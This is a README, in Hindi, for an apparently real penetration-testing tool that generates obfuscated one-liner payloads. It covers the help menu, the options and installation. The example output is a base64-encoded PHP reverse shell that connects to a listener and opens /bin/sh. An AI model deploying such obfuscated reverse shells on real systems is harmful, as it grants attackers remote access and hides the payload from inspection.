 ekultek/graffiti
एक उपकरण जो पेनिट्रेशन टेस्टिंग में सहायता के लिए अस्पष्टीकृत वन-लाइनर्स उत्पन्न करता है।

Graffiti एक उपकरण है जो पेनिट्रेशन टेस्टिंग स्थितियों में सहायता के लिए अस्पष्ट (obfuscated) वन-लाइनर्स उत्पन्न करता है। Graffiti एन्कोडिंग के लिए निम्नलिखित भाषाओं को स्वीकार करता है:
Graffiti उस भाषा को भी स्वीकार करेगा जो वर्तमान में सूची में नहीं है और वन-लाइनर को डेटाबेस में संग्रहीत करेगा।
Graffiti एक डेटाबेस के साथ आता है जो प्रत्येक एन्कोडेड पेलोड को उसमें डाल देगा, ताकि अंतिम उपयोगकर्ता भविष्य में उपयोग के लिए पहले से बनाए गए पेलोड को देख सकें। पेलोड को निम्नलिखित तकनीकों का उपयोग करके एन्कोड किया जा सकता है:
Graffiti की कुछ विशेषताओं में शामिल हैं:
Graffiti एक अंतर्निहित टर्मिनल के साथ आता है, जब आप प्रोग्राम में कोई फ्लैग पास नहीं करते हैं तो यह टर्मिनल में गिर जाएगा। टर्मिनल में हिस्ट्री, बाहरी कमांड चलाने की क्षमता और अपने स्वयं के आंतरिक कमांड हैं। सहायता प्राप्त करने के लिए, आपको बस help या ? टाइप करना होगा:
  ________              _____  _____.__  __  .__
 /  _____/___________ _/ ____\/ ____\__|/  |_|__|
/   \  __\_  __ \__  \\   __\\   __\|  \   __\  |
\    \_\  \  | \// __ \|  |   |  |  |  ||  | |  |
 \______  /__|  (____  /__|   |__|  |__||__| |__|
        \/           \/
 v(0.1)

no arguments have been passed, dropping into terminal type `help/?` to get help, all commands that sit inside of `/bin` are available in the terminal
root@graffiti:~/graffiti# ?

 Command                                  Description
---------                                --------------
 help/?                                  Show this help
 external                                List available external commands
 cached                                  Display all payloads that are already in the database
 list/show                               List all available payloads
 search <phrase>                         Search for a specific payload
 use <payload> <coder>                   Use this payload and encode it using a specified coder
 info <payload>                          Get information on a specified payload
 check                                   Check for updates
 history                                 Display command history
 exit/quit                               Exit the terminal and running session
 encode <script-type> <coder>            Encode a provided payload

root@graffiti:~/graffiti# help

 Command                                  Description
---------                                --------------
 help/?                                  Show this help
 external                                List available external commands
 cached                                  Display all payloads that are already in the database
 list/show                               List all available payloads
 search <phrase>                         Search for a specific payload
 use <payload> <coder>                   Use this payload and encode it using a specified coder
 info <payload>                          Get information on a specified payload
 check                                   Check for updates
 history                                 Display command history
 exit/quit                               Exit the terminal and running session
 encode <script-type> <coder>            Encode a provided payload
Graffiti कमांड लाइन आर्गुमेंट्स के साथ भी आता है जब आपको किसी पेलोड को जल्दी से एन्कोड करने की आवश्यकता हो:
usage: graffiti.py [-h] [-c CODEC] [-p PAYLOAD]
                   [--create PAYLOAD SCRIPT-TYPE PAYLOAD-TYPE DESCRIPTION OS]
                   [-l]
                   [-P [PAYLOAD [SCRIPT-TYPE,PAYLOAD-TYPE,DESCRIPTION ...]]]
                   [-lH LISTENING-ADDRESS] [-lP LISTENING-PORT] [-u URL] [-vC]
                   [-H] [-W] [--memory] [-mC COMMAND [COMMAND ...]]

optional arguments:
  -h, --help            show this help message and exit
  -c CODEC, --codec CODEC
                        specify an encoding technique (*default=None)
  -p PAYLOAD, --payload PAYLOAD
                        pass the path to a payload to use (*default=None)
  --create PAYLOAD SCRIPT-TYPE PAYLOAD-TYPE DESCRIPTION OS
                        create a payload file and store it inside of
                        ./etc/payloads (*default=None)
  -l, --list            list all available payloads by path (*default=False)
  -P [PAYLOAD [SCRIPT-TYPE,PAYLOAD-TYPE,DESCRIPTION ...]], --personal-payload [PAYLOAD [SCRIPT-TYPE,PAYLOAD-TYPE,DESCRIPTION ...]]
                        pass your own personal payload to use for the encoding
                        (*default=None)
  -lH LISTENING-ADDRESS, --lhost LISTENING-ADDRESS
                        pass a listening address to use for the payload (if
                        needed) (*default=None)
  -lP LISTENING-PORT, --lport LISTENING-PORT
                        pass a listening port to use for the payload (if
                        needed) (*default=None)
  -u URL, --url URL     pass a URL if needed by your payload (*default=None)
  -vC, --view-cached    view the cached data already present inside of the
                        database
  -H, --no-history      do not store the command history (*default=True)
  -W, --wipe            wipe the database and the history (*default=False)
  --memory              initialize the database into memory instead of a .db
                        file (*default=False)
  -mC COMMAND [COMMAND ...], --more-commands COMMAND [COMMAND ...]
                        pass more external commands, this will allow them to
                        be accessed inside of the terminal commands must be in
                        your PATH (*default=None)
पेलोड को एन्कोड करना इतना आसान है:
root@graffiti:~/graffiti# python graffiti.py -c base64 -p /linux/php/socket_reverse.json -lH 127.0.0.1 -lP 9065
Encoded Payload:
--------------------------------------------------

php -r 'exec(base64_decode("JHNvY2s9ZnNvY2tvcGVuKCIxMjcuMC4wLjEiLDkwNjUpO2V4ZWMoIi9iaW4vc2ggLWkgPCYzID4mMyAyPiYzIik7"));'

--------------------------------------------------
Graffiti का एक डेमो यहाँ पाया जा सकता है:

किसी भी Linux, Mac, या Windows सिस्टम पर, Graffiti को बिना किसी बाहरी पैकेज को स्थापित किए बॉक्स से बाहर काम करना चाहिए। यदि आप Graffiti को अपने सिस्टम पर एक एक्जीक्यूटेबल के रूप में स्थापित करना चाहते हैं (सफलतापूर्वक काम करने के लिए आपको या तो Linux या Mac चला रहा होना चाहिए), तो आपको बस निम्नलिखित करना होगा:
./install.sh
यह Graffiti को आपके सिस्टम में स्थापित करेगा और आपको इसे कहीं से भी चलाने की अनुमति देगा।
यदि आपको कोई बग या समस्या मिलती है, तो कृपया विवरण के साथ एक समस्या यहाँ बनाएँ और पहले ही धन्यवाद!
